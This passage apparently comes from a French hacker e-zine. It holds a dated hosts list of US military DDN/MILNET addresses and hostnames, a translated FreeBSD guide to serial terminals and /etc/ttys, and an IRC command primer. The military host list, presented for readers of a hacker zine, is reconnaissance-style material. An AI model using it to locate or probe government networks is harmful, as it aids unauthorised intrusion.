26.1.0.71 ftsill-ignet.army.mil sill-ignet.army.mil igmirs-sill-ig.arpa
26.2.0.71 tinker.mt.ddn.mil tinker-mil-tac.arpa
26.3.0.71 satods.arpa
26.4.0.71 tinkermdss.af.mil tinkermdss.arpa
26.6.0.71 ccso-vax.af.mil ccso-vax.arpa
131.18.3.1 ccso-vax.af.mil ccso-vax.arpa
26.10.0.71 oc1.af.mil oc1.arpa
26.12.0.71 ocdis01.af.mil
26.14.0.71 aflc-oc-aisg1.af.mil
26.16.0.71 apsd-ii-os062.af.mil apsd-ii-os062.arpa
26.17.0.71 tinker-piv-1.af.mil tinker-piv-1.arpa
26.24.0.71 chaffe-tcaccis.army.mil
26.0.0.72 ddn-shadow-mc.dca.mil ddn-shadow-mc.arpa
26.1.0.72 ilcn-natick.arpa
26.2.0.72 ddn2.dca.mil ddn.dca.mil ddn2.arpa ddn.arpa
26.5.0.72 inmet.inmet.com inmet.com ddnt.arpa
26.6.0.72 devens-perddims.army.mil perddims19.arpa
26.7.0.72 watertown-emh1.army.mil
26.8.0.72 x25test.dca.mil x25test.arpa
26.9.0.72 dcrb2.arpa
26.7.0.58 dcrb2.arpa
26.11.0.72 nsyptsmh-poe.arpa nsyportsmouth.arpa nysportsmouth.arpa
192.26.20.2 nsyptsmh-poe.arpa nsyportsmouth.arpa nysportsmouth.arpa
26.12.0.72 loring-am1.af.mil loring-am1.arpa
26.14.0.72 pease-am1.af.mil pease-am1.arpa
26.15.0.72 natick-emh1.army.mil natick1.arpa
26.0.0.73 sri-nic.arpa nic.ddn.mil

10.0.0.51 sri-nic.arpa nic.ddn.mil
26.3.0.73 menlo-park.mt.ddn.mil sri-mil-tac.arpa
26.5.0.73 twg.com twg.arpa
26.0.0.74 white-sands.mt.ddn.mil whitesands-mil-tac.arpa
26.2.0.74 wsmr-simtel20.army.mil simtel20.arpa simtel20.army.mil
26.4.0.74 ftbliss-ignet.army.mil bliss-ignet.army.mil igmirs-ftbliss.arpa
26.6.0.74 holloman-am1.af.mil holloman-am1.arpa
26.8.0.74 bliss-perddims.army.mil perddims02.arpa
26.11.0.74 wsmr-emh99.army.mil traps-wsmr.arpa
26.13.0.74 bliss-ato.army.mil bliss-ato.arpa
26.0.0.75 yuma.mt.ddn.mil yuma-mil-tac.arpa
26.5.0.75 luke-piv-3.af.mil luke-piv-3.arpa
26.8.0.75 nellis-piv-1.af.mil nellis-piv-1.arpa
26.10.0.75 mtf-nellis.af.mil mtf-nellis.arpa
26.1.0.76 dca-ems.dca.mil dca-ems.arpa dcems.arpa
26.3.0.76 dcaoc.mt.ddn.mil dcaoc-mil-tac.arpa
26.4.0.76 deers-alexandria.arpa
26.5.0.76 oahost.dca.mil oahost.arpa
26.6.0.76 belvoir-ignet2.army.mil igmirs-corpeng.arpa
26.10.0.76 pentagon-bcn.army.mil pentagon-bcn.arpa
192.31.75.235 pentagon-bcn.army.mil pentagon-bcn.arpa
26.17.0.76 conus-milnetmc.dca.mil conus-milnetmc.arpa
26.0.0.76 conus-milnetmc.dca.mil conus-milnetmc.arpa
26.2.0.77 zama.mt.ddn.mil zama-mil-tac.arpa
26.4.0.77 zama-ignet.army.mil ignet-cpzama.arpa
26.6.0.77 yokota-piv-1.af.mil yokota-piv-1.arpa
26.7.0.77 misawa-piv-1.af.mil misawa-piv-1.arpa
26.11.0.77 zama-pacdpine.army.mil pacdpinet-zama.arpa
26.13.0.77 mtf-misawa.arpa mtf-misawa.af.mil
26.14.0.77 ncpds-iwakuni.arpa
26.15.0.77 nsdyok.arpa yoknsd.arpa
26.10.0.77 nsdyok.arpa yoknsd.arpa
26.16.0.77 ida-fms-yokosuka.arpa
26.17.0.77 poj-har.army.mil poj-har.arpa
26.18.0.77 zama-emh1.army.mil
26.19.0.77 cpzama-jacs6350.army.mil
26.1.0.78 puget-sound.mt.ddn.mil pugetsound-mil-tac.arpa
26.5.0.78 peracv.navy.mil peracv.arpa
26.6.0.78 navhospbrem.arpa
26.7.0.78 navmeducabremerton.arpa
26.8.0.78 navmeducaoakharbor.arpa
26.15.0.78 lewis-asims.army.mil asims-020.arpa
26.0.0.79 benning.mt.ddn.mil benning-mil-tac.arpa
26.4.0.79 benning-ato.arpa
26.6.0.79 benning.army.mil
26.7.0.79 benning-tcaccis.army.mil

26.10.0.79 mcdn-alb.arpa
26.11.0.79 mtf-maxwell.af.mil mtf-maxwell.arpa
26.13.0.79 benning-jacs5074.army.mil jacs5074.arpa
26.14.0.79 columbus-am1.af.mil columbus-am1.arpa
26.15.0.79 camnet-columbus-r02.af.mil camnet-columbus-r02.arpa
26.16.0.79 gunter-am1.af.mil gunter-am1.arpa camnet-gunt-r01.arpa
26.18.0.79 benning-perddims.army.mil perddims33.arpa
26.19.0.79 benning-meprs.army.mil
26.24.0.79 ftgillem-darms.army.mil
26.25.0.79 ftmcphsn-jacs5073.army.mil
26.31.0.79 benning-asims.army.mil asims-034.arpa
26.0.0.80 bragg.mt.ddn.mil bragg-mil-tac.arpa
26.4.0.80 tecnet-clemson.arpa tecnet-clemson.jcte.jcs.mil
26.5.0.80 nardac-cherrypt.arpa
26.6.0.80 chrnsc.arpa
26.9.0.80 chrnsc.arpa
26.7.0.80 ed-mb.af.mil ed-mb.arpa
26.8.0.80 netpmsa-charl3.arpa
26.10.0.80 ftbragg-asatms.army.mil bragg-asatms.army.mil
26.11.0.80 navmeducacharleston.arpa
26.12.0.80 mcdn-clb3.arpa
26.13.0.80 bragg-asims.army.mil
26.14.0.80 jackson-jacs5056.army.mil jackson-jacs.army.mil
26.15.0.80 cptmas.arpa
26.16.0.80 navmeducalejeune.arpa
26.17.0.80 navmeducacherrypt.arpa
26.18.0.80 bragg-jacs5072.army.mil bragg-jacs.army.mil
26.19.0.80 ftbragg-ignet.army.mil bragg-ignet.army.mil
26.24.0.80 pope-piv-1.af.mil pope-piv-1.arpa
26.25.0.80 ftbragg-ignet2.army.mil bragg-ignet2.army.mil
26.26.0.80 ftbragg-ignet3.army.mil bragg-ignet3.army.mil
26.30.0.80 bragg-emh1.army.mil bragg.arpa
26.31.0.80 bragg-perddims.army.mil perddims10.arpa
26.0.0.81 carderock.mt.ddn.mil david-mil-tac.arpa
26.3.0.81 dtrc.dt.navy.mil dtrc.arpa
130.46.1.3 dtrc.dt.navy.mil dtrc.arpa
26.6.0.81 dmacsc.dma.mil dmaodshost.arpa
26.9.0.81 hqaaa.army.mil hqaaa.arpa
26.11.0.81 nardacdc002.arpa dcmail.arpa
26.20.0.81 wrair-emh1.army.mil ilcn-wreed.arpa wrair.arpa
26.2.0.82 buckner.mt.ddn.mil buckner-mil-tac.arpa
26.5.0.82 navmeducaokinawa.arpa
26.6.0.82 ncpds-butler.arpa
26.7.0.82 kadena-piv-1.af.mil kadena-piv-1.arpa
26.8.0.82 kadena-c01.af.mil kadena-c01.arpa
26.9.0.82 kadena-c02.af.mil kadena-c02.arpa

26.10.0.82 mtf-kadena.af.mil mtf-kadena.arpa
26.12.0.82 kadena-am2.af.mil kadena-am2.arpa
26.13.0.82 sac-misc3.af.mil sac-misc3.arpa
26.18.0.82 buckner-emh1.army.mil
26.0.0.83 robins2.mt.ddn.mil robins2-mil-tac.arpa
26.5.0.83 wr1.af.mil wr1.arpa
26.6.0.83 wrdis01.af.mil
26.7.0.83 edcars-wr.af.mil edcars-wr.arpa
26.8.0.83 aflc-wr-aisg1.af.mil aflc-wr-aisg1.arpa
26.9.0.83 dmmis-wr.af.mil dmmis-wr.arpa
26.10.0.83 robins-am1.af.mil robins-am1.arpa
26.11.0.83 kngtrf.navy.mil kngtrf.arpa
26.15.0.205 kngtrf.navy.mil kngtrf.arpa
26.12.0.83 moody-am1.af.mil moody-am1.arpa
26.13.0.83 robins-piv-2.af.mil
26.15.0.83 robins-pc3.af.mil robins-pc3.arpa
26.16.0.83 remis-wr.af.mil
26.2.0.84 dahlgren.mt.ddn.mil nswc-mil-tac.arpa
26.3.0.84 oas.nswc.navy.mil nswc-oas.arpa

(-eof-)

(c)nXo/loteknologies

Je ne sais pas de quand date ce texte, mais les IP doivent avoir changés. certains urls en revanche, non.

XI/ Le terminal X

Introduction (courte): vous pensez bien que je ne tire pas ces connaissances sur les terminaux, de l'endroit béni d'où je suis né. Alors merci à freebsd pour leurs explications on ne peut plus claires.

Terminaux
Contribution de Sean Kelly <kelly@fsl.noaa.gov>28 Juillet 1996

Utiliser des terminaux est une solution commode et peu coûteuse pour disposer de la puissance de votre système FreeBSD lorsque vous n'êtes pas sur la console de l'ordinateur ou sur un réseau auquel il est connecté. Cette section vous explique comment utiliser des terminaux avec FreeBSD.

Usages et types de terminaux
Les premiers systèmes Unix n'avaient pas de console. Au lieu de cela, les gens ouvraient des sessions et exécutaient leurs programmes à partir de terminaux qui étaient connectés aux ports série de

l'ordinateur. C'est un peu la même chose que lorsque l'on utilise un modem et un logiciel d'émulation de terminal pour se connecter à un système distant et travailler en mode texte.

Les PCs d'aujourd'hui ont des consoles graphiques de haute résolution, mais la possibilité d'ouvrir une session sur un port série subsiste toujours sur presque tous les systèmes d'exploitation de type Unix; FreeBSD ne fait pas exception à la règle. Avec un terminal relié à un port série disponible, vous pouvez ouvrir une session et exécuter des programmes comme vous le feriez normalement à la console ou dans une fenêtre xterm avec le gestionnaire X Window.

Pour un usage professionnel, vous pouvez connecter de nombreux terminaux à un système FreeBSD et les installer sur les bureaux de vos employés. Pour une usage domestique, un ordinateur inutilisé, un vieux PC ou Macintosh, peut servir de terminal sur un ordinateur plus puissant sous FreeBSD. Vous pouvez ainsi faire de ce qui serait sinon un système mono-utilisateur un puissant système multi-utilisateurs.

FreeBSD connaît trois types de terminaux:

Les Terminaux passifs,

Les PCs servant de terminaux,

Les Terminaux X.

Les sections qui suivent décrivent chacun de ces types de terminaux.

Terminaux passifs
Les terminaux passifs sont des matériels spécialisés qui vous permettent de vous connecter à votre ordinateur via une ligne série. On les appelle ``passifs'' parce qu'ils ne savent qu'afficher, envoyer et recevoir du texte. Ils ne peuvent pas exécuter de programmes. C'est l'ordinateur auquel ils sont connectés qui dispose de tout ce qu'il faut pour faire tourner les logiciels de traitement de texte, les compilateurs, la messagerie électroniques, les jeux, et ainsi de suite.

Il ya a des centaines de modèles de terminaux passifs de constructeurs différents, dont le VT-100 de Digital Equipment Corporation et le WY-75 de Wyse. Ils fonctionneront pratiquement tous avec FreeBSD. Certains terminaux haut de gamme peuvent même afficher des graphiques, mais seuls certains logiciels tireront parti de ces possibilités évoluées.

Les terminaux passifs sont d'usage courant lorsque les utilisateurs n'ont pas besoin d'accéder à des outils graphiques tels que ceux que fournit le système X Window.

PCs servant de terminaux
Si un terminal passif ne sait qu'afficher, envoyer et recevoir du texte, alors n'importe quel ordinateur personnel inutilisé peut servir de terminal passif. Il vous faudra uniquement le câble adapté et un programme d'émulation de terminal qui tourne sur cet ordinateur.

C'est un usage domestique courant. Si votre femme travaille sur votre console système FreeBSD, vous pouvez travailler en mode texte en même temps à partir d'une machine moins puissante connectée comme terminal à votre système FreeBSD.

Terminaux X

Les terminaux X sont les terminaux les plus sophistiqués, ils ne se connectent pas à un port série, mais habituellement à un réseau du type Ethernet. Au lieu d'être cantonnés au mode texte, ils peuvent afficher des applications X Window.

Les terminaux X ne sont cités ici que pour être exhaustif. Ce chapitre ne décrit pas comment installer, configurer et utiliser des terminaux X.

Câbles et Ports

Pour relier un terminal à votre système FreeBSD, il vous faut le bon câble et un port série auquel le connecter. Cette section vous explique comment faire. Si vous savez déjà comment brancher votre terminal et quel type de câble il vous faut, passez à la section Configuration.

Câbles

Comme les terminaux utilisent les ports série, il vous faudra un câble série - appelé aussi RS-232C - pour relier le terminal à votre système FreeBSD.

Il y a deux sortes de câbles série. Celui que vous utiliserez dépendra du type de terminal que vous voulez connecter:

Si vous connectez un ordinateur personnel pour servir de terminal, utilisez un câble ``null-modem''. Un câble ``null-modem'' relie deux ordinateurs ou deux terminaux entre eux.

Si vous avez un vrai terminal, la meilleure source d'information pour savoir quel câble utiliser est la documentation du terminal. Si vous n'avez pas de documentation, essayez un câble ``null-modem''. Si cela ne marche pas, alors essayez avec un câble standard.

Il faudra aussi que les ports série de votre terminal et de votre système FreeBSD aient des connecteurs compatibles avec le câble que vous utilisez.

Câbles ``Null-modem''

Un câble ``null-modem'' transmet directement certains signaux, le ``signal à la terre'', par exemple, mais en permute d'autres, les broches ``émission'' et ``réception'' sont par exemple reliées entre elles, d'une extrémité sur l'autre.

Si vous réalisez vous-même vos propres câbles, voici une table qui décrit la méthode recommandée pour fabriquer un câble ``null-modem'' pour les terminaux. Cette table donne les noms et les numéros de broches des signaux RS-232C sur un connecteur DB-25,

Signal	Broche #		Broche #	Signal
TxD	2	reliée à	3	RxD

RxD 3 reliée à 2 TxD
DTR 20 reliée à 6 DSR
DSR 6 reliée à 20 DTR
SG 7 reliée à 7 SG
DCD 8 reliée à 4 RTS [a]
RTS 4 5 CTS
CTS 5 reliée à 8 DCD

Remarques :

[a] reliez les broches 4 et 5 entre elles sur le connecteur et à la broche 8 de l'autre extrémité (côté ordinateur).

Câbles RS-232C standard
Un câble série standard transmet directement les signaux RS-232C. Ce qui signifie que la broche ``émission'' d'une extrémité est reliée à la broche ``émission'' de l'autre. C'est le câble que l'on utilise pour connecter un modem à un système FreeBSD, et dont ont besoin certains terminaux.

Ports
Les ports série sont les périphériques grâce auxquels l'information est échangée entre le terminal et l'ordinateur FreeBSD hôte. Cette section décrit les différents types de ports série existant et comment ils sont adressés par FreeBSD.

Types de ports
Il y a différents types de ports série. Avant d'acheter ou de monter un câble, vous devez vérifier qu'il soit adapté aux ports de votre terminal et de votre machine FreeBSD.

La plupart des terminaux ont des ports DB25. Les ordinateurs personnels, dont les PCs sous FreeBSD, ont des ports DB25 ou DB9. Si vous avez une carte multi-ports série sur votre PC, vous pouvez avoir des ports RJ-12 ou RJ-45.

Consultez la documentation de votre matériel pour connaître les spécifications des ports que vous allez utiliser. Un coup d'oeil aux ports suffit souvent aussi.

Noms des ports
Avec FreeBSD, vous accédez à chacun des ports série par une entrée dans le répertoire /dev. Il y a deux sortes d'entrées:

Les ports d'appel entrant sont appelés /dev/ttydX où X est le numéro du port, à partir de zéro. Vous utilisez habituellement les ports d'appel entrant pour les terminaux. Avec ces ports, la ligne série doit émettre le signal ``Data Carrier Detect'' (DCD) - détection de porteuse - pour qu'ils fonctionnent.

Les ports d'appel sortant sont appelés /dev/cuaaX. Vous n'utilisez normalement pas les ports d'appel sortant pour les terminaux, mais pour les modems. Vous pouvez les utiliser avec un terminal, si le câble série ou le terminal ne supportent pas le signal de détection de porteuse.

Reportez-vous aux pages de manuel de sio(4) pour plus d'informations.

Si vous connectez un terminal au premier port série (COM1 en langage DOS), vous utiliserez alors /dev/ttyd0 pour faire référence au terminal. S'il est sur le second port série (aussi appelé COM2), ce sera /dev/ttyd1, et ainsi de suite.

Notez bien que vous devrez peut-être configurer votre noyau pour y inclure le support de chaque port série, en particulier si vous avez une carte série multi-ports. Voyez le chapitre Configurer le noyau de FreeBSD pour plus d'informations.

Configuration
Cette section décrit ce que vous devez faire pour configurer votre système FreeBSD pour pouvoir ouvrir une session depuis un terminal. Elle suppose que vous avez déjà configuré votre noyau pour y inclure le support du port série auquel votre terminal est connecté - et que vous avez branché ce dernier.

En un mot, vous devez demander au programme init, qui contrôle le lancement et l'exécution des processus, de lancer un processus getty, lequel se chargera de lire le nom d'utilisateur au début de la session et lancera à son tour le programme login.

Pour cela, vous devez éditer le fichier /etc/ttys. Commencez par utiliser su pour devenir super-utilisateur. Modifiez ensuite de la façon suivante /etc/ttys:

Ajoutez à /etc/ttys une ligne pour l'entrée du répertoire /dev correspondant au port série, si elle n'y est pas déjà.

Précisez qu'il faut exécuter /usr/libexec/getty sur ce port et donnez le type de ``getty'' approprié, tel qu'il est défini dans le fichier /etc/gettytab.

Donnez le type de terminal par défaut.

Activez le port avec ``on''.

Indiquez si le port doit être ``secure''.

Faites relire le fichier /etc/ttys par init.

En option, vous pouvez définir un type de getty sur-mesure pour l'étape 2 en ajoutant une entrée au fichier /etc/gettytab. Ce document ne vous explique pas comment le faire. Vous êtes invités à consulter les pages de manuel de gettytab(5) et getty(8) pour plus d'informations.

Les sections qui suivent détaillent chacune de ces étapes, Dans l'exemple que nous prendrons pour cela, nous connecterons deux terminaux à notre système: un Wyse-50 et un vieil IBM PC 286 avec

un logiciel d'émulation de terminal compatible VT-100. Nous connecterons le terminal Wyse au second port série et le 286 au sixième port série (sur une carte multi-ports).

Pour plus d'informations sur le fichier /etc/ttys, lisez les pages de manuel de ttys(5).

Ajouter une entrée à /etc/ttys
Vous devez d'abord ajouter une entrée au fichier /etc/ttys, à moins qu'il n'y en ait déjà une.

Le fichier /etc/ttys liste tous les ports de votre système FreeBSD sur lesquels vous voulez autoriser l'ouverture de session. Par exemple, la première console virtuelle ttyv0 a une entrée dans ce fichier. Vous pouvez ouvrir une session à la console en utilisant cette entrée. Il y a des entrées dans le fichier pour les consoles virtuelles, les ports série et les ``pseudo-tty"s. Pour les terminaux physiques, n'indiquez que l'entrée /dev du port série, sans le ``/dev/".

A l'installation de votre système FreeBSD, le fichier /etc/ttys contient les entrées pour les quatre premiers ports série: de ttyd0 à ttyd3. Si vous connectez un terminal à l'un de ces ports, vous n'avez pas d'entrée à ajouter.

Dans notre exemple, le Wyse-50 va sur le second port série, ttyd1, qui est déjà dans le fichier. Il nous suffit d'ajouter une entrée pour le PC 286 relié au sixième port série. Voici un extrait du fichier /etc/ttys après que nous ayons ajouté cette nouvelle entrée:

```
ttyd1   "/usr/libexec/getty std.9600"   unknown off secure
ttyd5
```

Définir le type de getty
Nous devons ensuite préciser quel est le programme à exécuter pour gérer les ouvertures de session depuis le terminal. Le programme standard de FreeBSD pour cela est /usr/libexec/getty. C'est lui qui affiche l'invite login:.

Le programme getty a un argument (optionnel), le type de getty. Un type de getty décrit les caractéristiques de la ligne sur laquelle est le terminal, telle sa vitesse en bps et le type de contrôle de parité utilisé. le programme getty lit ces caractéristiques dans le fichier /etc/gettytab.

Le fichier /etc/gettytab contient un grand nombre d'entrées pour des terminaux anciens et d'autres plus récents. Dans presque tous les cas, les entrées qui commencent par std fonctionneront avec les terminaux physiques. Ces entrées ignorent le contrôle de parité. Il y a un entrée std pour chaque vitesse en bps de 110 à 115200. Vous pouvez bien entendu ajouter vos propres entrées à ce fichier. Les pages de manuel de gettytab(5) vous donnent plus d'informations.

Quand vous définissez le type de getty dans le fichier /etc/ttys, vérifiez que les paramètres de communication du terminal soient les mêmes.

Dans notre exemple, le Wyse-50 n'utilise pas de contrôle de parité et se connecte à 38400 bps. Le PC

n'utilise pas de contrôle de parité et se connecte à 19200 bps. Voici le fichier /etc/ttys avec les définitions correspondantes (juste ce qui concerne les deux terminaux qui nous intéressent):

```
ttyd1   "/usr/libexec/getty std.38400"   unknown off secure
ttyd5   "/usr/libexec/getty std.19200"
```

Remarquez que le second champ - celui qui indique quel programme exécuter - est entre guillemets. C'est important, parce que sans cela le type donné en argument de getty serait interprété comme troisième champ.

Définir le type de terminal par défaut

Le troisième champ du fichier /etc/ttys donne le type de terminal par défaut sur le port. Pour les ports d'appel entrant, vous y mettez typiquement ``unknown'' - inconnu - ou dialup - appel - parce que les utilisateurs peuvent s'y connecter avec n'importe quel type de terminal ou de logiciel. Pour les terminaux physiques, le type de terminal ne varie pas, vous pouvez donc indiquer un vrai type de terminal dans ce champ.

Habituellement, les utilisateurs emploient le programme tset depuis leur fichier .login ou .profile pour récupérer le type de terminal et demander de le préciser si nécessaire. En définissant le type de terminal dans le fichier /etc/ttys, vous leur évitez qu'on leur pose cette question.

Pour savoir quels types de terminaux sont reconnus par FreeBSD, consultez le fichier /usr/share/misc/termcap. Il liste environ 600 terminaux. Vous pouvez en ajouter si vous le désirez. Voyez les pages de manuel de termcap(5) pour plus d'informations.

Dans notre exemple, le Wyse-50 est un terminal de type Wyse-50 (bien qu'il puisse émuler d'autres types de terminaux, nous le laisseront en mode Wyse-50). Le PC 286 PC utilise Procomm qui sera configuré pour émuler une VT-100. Voici les entrées adéquates, quoiqu'encore incomplètes du fichier /etc/ttys:

```
ttyd1   "/usr/libexec/getty std.38400"   wy50  off secure
ttyd5   "/usr/libexec/getty std.19200"   vt100
```

Activer le port

Le champ suivant de /etc/ttys, le quatrième, indique s'il faut activer le port. Si vous y mettez on, alors le processus init démarrera le programme mentionné par le second champ, getty, qui affichera l'invite de session. Si vous y mettez off, il n'y aura pas de getty, et donc pas d'ouverture de session sur le port.

Vous devez donc bien sûr préciser on dans ce champ. Voici de nouveau le fichier /etc/ttys. Nous avons activé les deux ports avec on:

```
ttyd1   "/usr/libexec/getty std.38400"   wy50  on secure
ttyd5   "/usr/libexec/getty std.19200"   vt100 on
```

Définir les ports sécurisés
Nous voici arrivé au dernier champ (enfin, presque: il y a un indicateur window optionnel, mais nous ne nous en préocupperons pas). Le dernier champ indique si le port est sécurisé.

Que veut dire ``sécurisé''?

Cela veut dire que le compte super-utilisateur (ou tout compte avec un IDentifiant utilisateur de 0) peut ouvrir une session sur ce port. Les ports non-sécurisés n'autorisent pas l'ouverture de session super-utilisateur.

Comment utiliser les ports sécurisés et non sécurisés?

Lorsqu'un port est non sécurisé, le terminal qui y est connecté n'autorise pas l'ouverture de session super-utilisateur. Les gens qui connaissent le mot de passe super-utilisateur de votre système FreeBSD devront d'abord se connecter sous un compte utilisateur ordinaire. Ils devront ensuite utiliser la commande su pour avoir les droits du super-utilisateur.

Grâce à cela, vous aurez deux enregistrements pour pouvoir repérer les accès super-utilisateur illégitimes: les deux commandes login et su rapportent leur emploi dans le fichier de trace système (les ouvertures de sessions sont aussi enregistrées dans le fichier wtmp).

Lorsque le port est sécurisé, l'ouverture de session super-utilisateur est autorisée depuis le terminal. Les gens qui connaissent le mot de passe super-utilisateur peuvent directement se connecter en tant que tel. Vous n'avez plus les traces potentiellement utiles de l'ouverture de session et de l'utilisation de su.

Que devez-vous utiliser?

Utilisez ``non sécurisé''. Utilisez ``non sécurisé'' même pour les terminaux qui ne sont pas accessibles à tout le monde ou sont dans des locaux fermés à clé. Il est facile d'ouvrir une session et d'utiliser su quand vous avez besoin des droits du super-utilisateur.

Voici finalement les entrées complètes du fichier /etc/ttys accompagnées d'un commentaire qui indique où se trouvent les terminaux:

```
ttyd1   "/usr/libexec/getty std.38400"   wy50  on insecure # Cuisine
ttyd5   "/usr/libexec/getty std.19200"   vt100 on insecure # Salle de bains
```

Obliger init à relire le fichier /etc/ttys
Quand vous démarrez FreeBSD, le premier processus, init, lit le fichier /etc/ttys et démarre les programmes listés pour chacun des ports activés, pour afficher l'invite de session.

Après avoir modifié /etc/ttys, vous aimeriez ne pas avoir à redémarrer le système pour qu'init voit vos modifications. C'est pourquoi init relit /etc/ttys lorsqu'il reçoit un signal SIGHUP (``hang up" - raccrocher).

Donc, après avoir sauvegardé vos modifications au fichier /etc/ttys, envoyez un SIGHUP à init en tapant:

```
# kill -HUP 1
```

(Le processus init a toujours l'IDentifiant de processus 1.)
Si la configuration est correcte, les câbles en place, les terminaux sous tension, vous devriez voir les invites de session. Vos terminaux sont prêts à être utilisés pour la première fois!

Régler les problèmes liés à votre connection
Même en ayant porté la plus méticuleuse attention aux détails, il peut toujours y avoir quelque chose qui ne va pas lorsque vous installez un terminal. Voici une liste de symptômes et de suggestions de solutions.

L'invite de session n'apparaît pas.
Vérifiez que le terminal est branché et sous tension. Si c'est un ordinateur personnel utilisé comme terminal, vérifiez qu'il utilise bien le logiciel d'émulation de terminal sur le bon port.

Assurez-vous que le câble est solidement raccordé sur le terminal et sur la machine FreeBSD. Vérifiez que c'est le bon type de câble.

Contrôlez que le terminal et FreeBSD utilisent la même vitesse en bps et le même contrôle de parité. Si c'est un terminal vidéo, vérifiez que les contrôles de luminosité et de contraste ne soient pas au minimum. Si c'est un terminal papier, vérifiez qu'il y ait du papier et de l'encre.

Vérifiez qu'il y ait bien un processus getty qui s'exécute pour ce terminal. Tapez:

```
# ps -axww|grep getty
```

pour avoir la liste des processus getty actifs. Vous devriez voir une entrée pour le terminal. Par exemple, la ligne suivante:

```
22189  d1  Is+    0:00.03 /usr/libexec/getty std.38400 ttyd1
```

montre qu'il y a un getty qui s'exécute sur le port série ttyd1 et utilise l'entrée std.38400 de /etc/gettytab.

S'il n'y a pas de processus getty actif, assurez-vous que vous avez activé le port dans /etc/ttys. Avez-vous aussi bien exécuté kill -HUP 1?

Il y a n'importe quoi à la place de l'invite de session.
Vérifiez que le terminal et FreeBSD définissent la même vitesse et le même contrôle de parité.
Assurez-vous que le processus getty utilise le bon type de getty. Dans le cas contraire, corrigez /etc/ttys et exécutez kill -HUP 1.

Les caractères sont redoublés; le mot de passe s'affiche quand on le tape.
Passez le terminal (ou le logiciel d'émulation de terminal) du mode ``half duplex'' ou ``echo local'' en mode ``full duplex''.

XII/ Dossier IRC

Irc est un client de connection vers un serveur. Il va vous permettre de dialoguer en direct sur les channels de ce serveurs, qui se trouvent dans de nombreuses villes, pour une connection plus simple. Un canal IRC est aussi appelé un chan. Lorsqu'on arrive sur des chans il est tout de suite facile de voir qui est opérateur du chan, un "@" devant le nick, qui est voicé avec un "+" devant le nick, et qui est banni: y'a qu'à regarder la liste dans channel info.

Dès son arrivé sur un chan il est tout de suite possible de savoir quel genre de types sont dessus. Si les mecs ont un nick écrit comme: PsYkAoS, Wz_Gate, __2 etc... Z'êtes tombé sur un chan de lamers. dans tout les cas, la présence d'un topic est elle aussi déterminante sur la mentalité d'un chan.

"Pour garder un chan il existe des bots: Bot est l'abréviation pour Robot. Un bot est donc en fait un logiciel. Ne vous étonnez donc pas s'il ne parle jamais (sauf quand un op facétieux le fait parler).

Un bot effectue des tâches de routine permettant le bon fonctionnement du canal. Il permet à l'op de se libérer d'obligations un rien contraignantes, et lui facilite également la vie lorsqu'il s'agit d'effectuer des actions rapides.

Exemple: un bot réagit beaucoup plus vite qu'un humain en cas de flood...
Sachez qu'un bot utilise la bande passante pour huit utilisateurs, donc si tout le monde se met à en balancer un, ça va encombrer un rien.
N'utilisez pas de bot s'il ne doit servir qu'à "garder" votre canal ou votre nickname contre d'éventuels usurpateurs (à moins que votrecanal n'ait une renommée mondiale et votre nick une importance significative). Personne ne cherchera à s'emparer d'un canal qui ne réunit que deux personnes." (Macplus)

Tout comme sur telnet, IRC réagit avec des systèmes de commandes à entrer pour éxécuter des fonctions spécifiques.

"Eléments de syntaxe:

[] signifie que l'argument en facultatif.

est employé à la place de n'importe quel chiffre/nombre.

message désigne un texte, quel qu'il soit.

channel fait référence à un canal dont le nom commence par # ou & (ie: général ou local).

Nick indique le nickname, ou surnom, tel qu'utilisé communément sur IRC. Bon gars ce Nick.

C'est parti !

/admin server renvoie le nom de l'administrateur du serveur désigné.

/away message vous place "away", c'est-à-dire temporairement absent d'IRC (si vous ne donnez pas de message, vous ne serez pas placé "away"). NB: même "away", vous pouvez continuer à parler normalement... ceci est juste une indication donnée aux autres utilisateurs comme quoi vous êtes occupés à autre chose.

/ban nick effectue un "ban" du nick désigné pour le channel sur lequel vous êtes.

/bye message pour quitter IRC en affichant un message de départ.

/broadcast message pour envoyer un message sur tous les canaux sur lesquels vous êtes à la fois.

/channel channel [passwd] pour rejoindre un canal (avec mot de passe)

/cmdchar c change le préfixe de commande IRC (par défaut /) pour le caractère désigné.

/cping nick affiche le temps de réponse de Nick en secondes.

/ctcp target command envoie une commande CTCP (Client to Client Protocol) à votre cible(=target). On va dire Nick, pour faire simple. Faites /ctcp target clientinfo pour de plus amples informations.

sound sndname joue le son "sndname" sur l'ordinateur de Nick.
sound affiche la liste de son disponibles sur l'ordinateur de Nick.
xdcc list affiche la liste des fichiers disponibles sur l'ordinateur de Nick.
xdcc version affiche la version xdcc (actuellement 1.0)
xdcc send # demande à Nick d'envoyer le fichier numéro # à votre ordinateur.
action = /me
finger affiche le temps de latence et/ou l'adresse email de Nick.
version affiche la version du logiciel client.
clientinfo affiche toutes les commandes ctcp d'un logiciel client.
userinfo affiche le champ "userinfo" d'un utilisateur.
ping permet de vérifier si un utilisateur est toujours présent.
time affiche l'heure locale d'un utilisateur.
/date affiche la date et l'heure.

/dcc command nick envoie une commande dcc à Nick (voir plus loin).

/debug montre toutes les commandes "bas-niveau" (low level) de votre logiciel client. A vos risques et périls, plein de trucs étranges peuvent arriver. Je vous conseille juste de tester.

/exit message = /bye

/ignore pattern vous permet d'ignorer les messages de "nick!user@host" (wildcards reconnues).

-pattern efface le pattern de la liste "ignore".

/info donne des informations sur le serveur.

/invite nick channel invite Nick sur le canal désigné.

/ison nick montre si Nick est sur IRC ou non. Ne fonctionne pas sur tous les serveurs.

/join pour rejoindre le dernier canal sur lequel on vous a invité.

/join channel [passwd] = /channel

/kick channel nick :msg pour "kicker"(=foutre dehors) Nick du canal avec un petit message (sympathique ? :-).

/leave channel pour quitter un canal.

/links affiche les connections du serveur.

/links mask montre tous les serveurs contenus dans le mask.

/list donne une liste de tous les canaux. Attention: vu le nombre de plus en plus importants de canaux sur IRC, vous risquez d'être déconnecté du serveur tellement cela fait de données. Pas de wildcards pour le moment.

-min # affiche seulement les canaux avec un minimum de # utilisateurs.
-max # affiche seulement les canaux avec un maximum de # utilisateurs.
-public affiche seulement les canaux publiques.
-private affiche seulement les canaux privés (mode +p).
-local affiche seulement les canaux locaux (ceux avec &).
-global affiche seulement les canaux globaux.
-topic affiche seulement les canaux avec topic établi.
-mask- affiche seulement les canaux reconnus par le mask. Par ex: /list -*mac*
/lusers affiche des statistiques: le nombre d'utilisateurs IRC dans le monde et le nombre de canaux.

/map affiche un plan de toutes les connections du serveur (seulement sur Undernet).

/massop donne le statut d'opérateur à toutes les users du canal.

